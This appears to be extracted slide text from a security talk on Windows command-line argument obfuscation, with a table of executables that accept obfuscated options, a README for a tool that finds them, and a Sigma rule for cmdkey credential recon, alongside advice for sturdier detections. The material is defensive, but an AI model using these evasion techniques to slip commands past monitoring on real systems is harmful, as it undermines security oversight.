
        "v=spf1 -all"

c:\>nslookup -ty-for-attending-this-presentation=txt example.org
Server: Unknown
Address: 192.168.21.5

Non-authoritative answer:
example.org    text =

        "v=spf1 -all"

c:\>_
```




Same for regsrv32.exe, cmdkey.exe...

How big is the problem?

“It depends”






Executable ▲	Option Char substitution	Character insertion	Character substitution	Quote insertion	Shorthands
arp.exe ➔	✓ (8)	✓ (3)	✓	✓	N/a
at.exe ➔	✗	✗	✗	✓	✓
bitsadmin.exe ➔	✗	✗	✗	✓	✗
cacls.exe ➔	✗	✓ (3,087)	✓	✓	✓
certutil.exe ➔	✓ (5)	✓ (6)	✓	✓	✗
cmdkey.exe ➔	✓ (1)	✓ (1)	✗	✓	✓
cmstp.exe ➔	✗	✓ (3)	✓	✗	✗
csc.exe ➔	✓ (1)	✗	✗	✗	✓
curl.exe ➔	✓ (3)	✗	✗	✗	N/a
findstr.exe ➔	✓ (11)	✗	✗	✓	✓
fltmc.exe ➔	N/a	✗	✗	✓	✗
forfiles.exe ➔	✗	✗	✓	✓	N/a
icacls.exe ➔	✗	✗	✗	✓	✗
ipconfig.exe ➔	✓ (1)	✓ (3,370)	✓	✓	✗
isc.exe ➔	✓ (1)	✗	✗	✓	✓



Search or jump to...

[Pull requests](#) [Issues](#) [Marketplace](#) [Explore](#)

wietze / windows-command-line-obfuscation Private

Unwatch 1

Star 0

Fork 0

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Security](#) [Insights](#) [Settings](#)

main 1 branch 0 tags

[Go to file](#) [Add file](#) [Code](#)

wietze Renamed .exe.log to .log 001491f on 5 May 7 commits

analyse_obfuscation	Added goals to readme, fixing 'quotes insertion' issue on non-Windows...	6 months ago
sample	Adding sample config and results	2 months ago
sample_results	Renamed .exe.log to .log	2 months ago
.gitignore	Initial commit	6 months ago
LICENSE	Initial commit	6 months ago
README.md	Minor README improvements	2 months ago
requirements.txt	Initial commit	6 months ago
setup.py	Initial commit	6 months ago

README.md

Windows Command-Line Obfuscation

Background

`analyse_obfuscation` is a python3 module for finding common command-line obfuscation techniques for a given program, as described in [this](#) blog post.

By providing one or more commands, `analyse_obfuscation` will test if the following obfuscation techniques can be applied:

About

Project for identifying executables that have command-line options that can be obfuscated, possibly bypassing detection rules.

[wietze.github.io/blog/windows-comm...](#)

Readme

AGPL-3.0 License

Releases

No releases published

[Create a new release](#)

Packages

No packages published

[Publish your first package](#)

Languages

Python 100.0%

3

Detecting

Command-Line


Argument

Obfuscation

Detections

The struggle is real

- Bypasses include:
 1. Different option char
 2. Shortening the command
 3. Arbitrary characters after 'l'
 4. Combinations of the above



The screenshot shows the GitHub repository for SigmaHQ/sigma. The file path is sigma / rules / windows / process_creation / win_cmdkey_recon.yml. The rule is titled 'Cmdkey Cached Credentials Recon' and is marked as experimental. The detection section is highlighted with an orange box, and an arrow points to a zoomed-in view of that section.

```
1 title: Cmdkey Cached Credentials Recon
2 id: 07f8bdc2-c9b3-472a-9817-5a670b872f53
3 status: experimental
4 description: Detects usage of cmdkey to look for cached credentials
5 references:
6   - https://www.peew.pw/blog/2017/11/26/exploring-cmdkey-an-edge-case-for-privilege-escalation
7   - https://technet.microsoft.com/en-us/library/cc754243(v=ws.11).aspx
8 author: jmallette
9 date: 2019/01/16
10 tags:
11   - attack.credential_access
12   - attack.t1003.005
13   - attack.t1003 # an old one
14 logsource:
15   category: process_creation
16   product: windows
17 detection:
18   selection:
19     Image|endswith: '\cmdkey.exe'
20     CommandLine|contains: ' /list '
21   condition: selection
22 fields:
23   - CommandLine
24   - ParentCommandLine
25   - User
26 falsepositives:
27   - Legitimate administrative tasks.
28 level: low
```

product: windows

```
detection:
  selection:
    Image|endswith: '\cmdkey.exe'
    CommandLine|contains: ' /list '
  condition: selection
```

Detections

The struggle is real

- Bypasses include:
 1. Different option char
 2. Shortening the command
 3. Arbitrary characters after 'l'
 4. Combinations of the above



Robust and resilient detections

1. Ensure your rules are defined as broadly as they reasonably can be

- But the usual *false positive trade-off* still applies

Example

Instead of looking for

```
process name equals 'certutil.exe'  
process command line contains '/split'
```

consider looking for

```
process name equals 'certutil.exe'  
process command line contains 'split'
```


Robust and resilient detections

3. Use data analytics to detect the obfuscation itself

- Consider looking at:
 - Commands with special characters
 - ‘Outlier characters’
 - Character density

Robust and resilient detections

4. Don't rely on process attributes alone: detect the actual behaviour

- Instead of looking for a process/command, look for the file/registry/network events that follow
- Even without command-line obfuscation, we know command-lines can be spoofed

Example

Instead of looking for

```
process name equals 'wevtutil.exe'  
process command line contains 'cl'
```

consider looking for

```
event id equals '1102'
```

Robust and resilient detections

THINKING ABOUT
COMMAND-LINE
OBFUSCATION

WRITING
DETECTION
CONTENT FOR IT



5. You won't detect 100% of the badness 100% of the time

- However: the more you can detect, the harder you're making it for an attacker to go completely unnoticed

Thank you

Thoughts?



[@wietze](#)



[github.com/wietze](#)



[wietze.beukema@pwc.com](#)

pwc.co.uk

This content is for general information purposes only, and should not be used as a substitute for consultation with professional advisors

© 2021 PricewaterhouseCoopers LLP. All rights reserved. PwC refers to the UK member firm, and may sometimes refer to the PwC network. Each member firm is a separate legal entity. Please see [www.pwc.com/structure](#) for further details.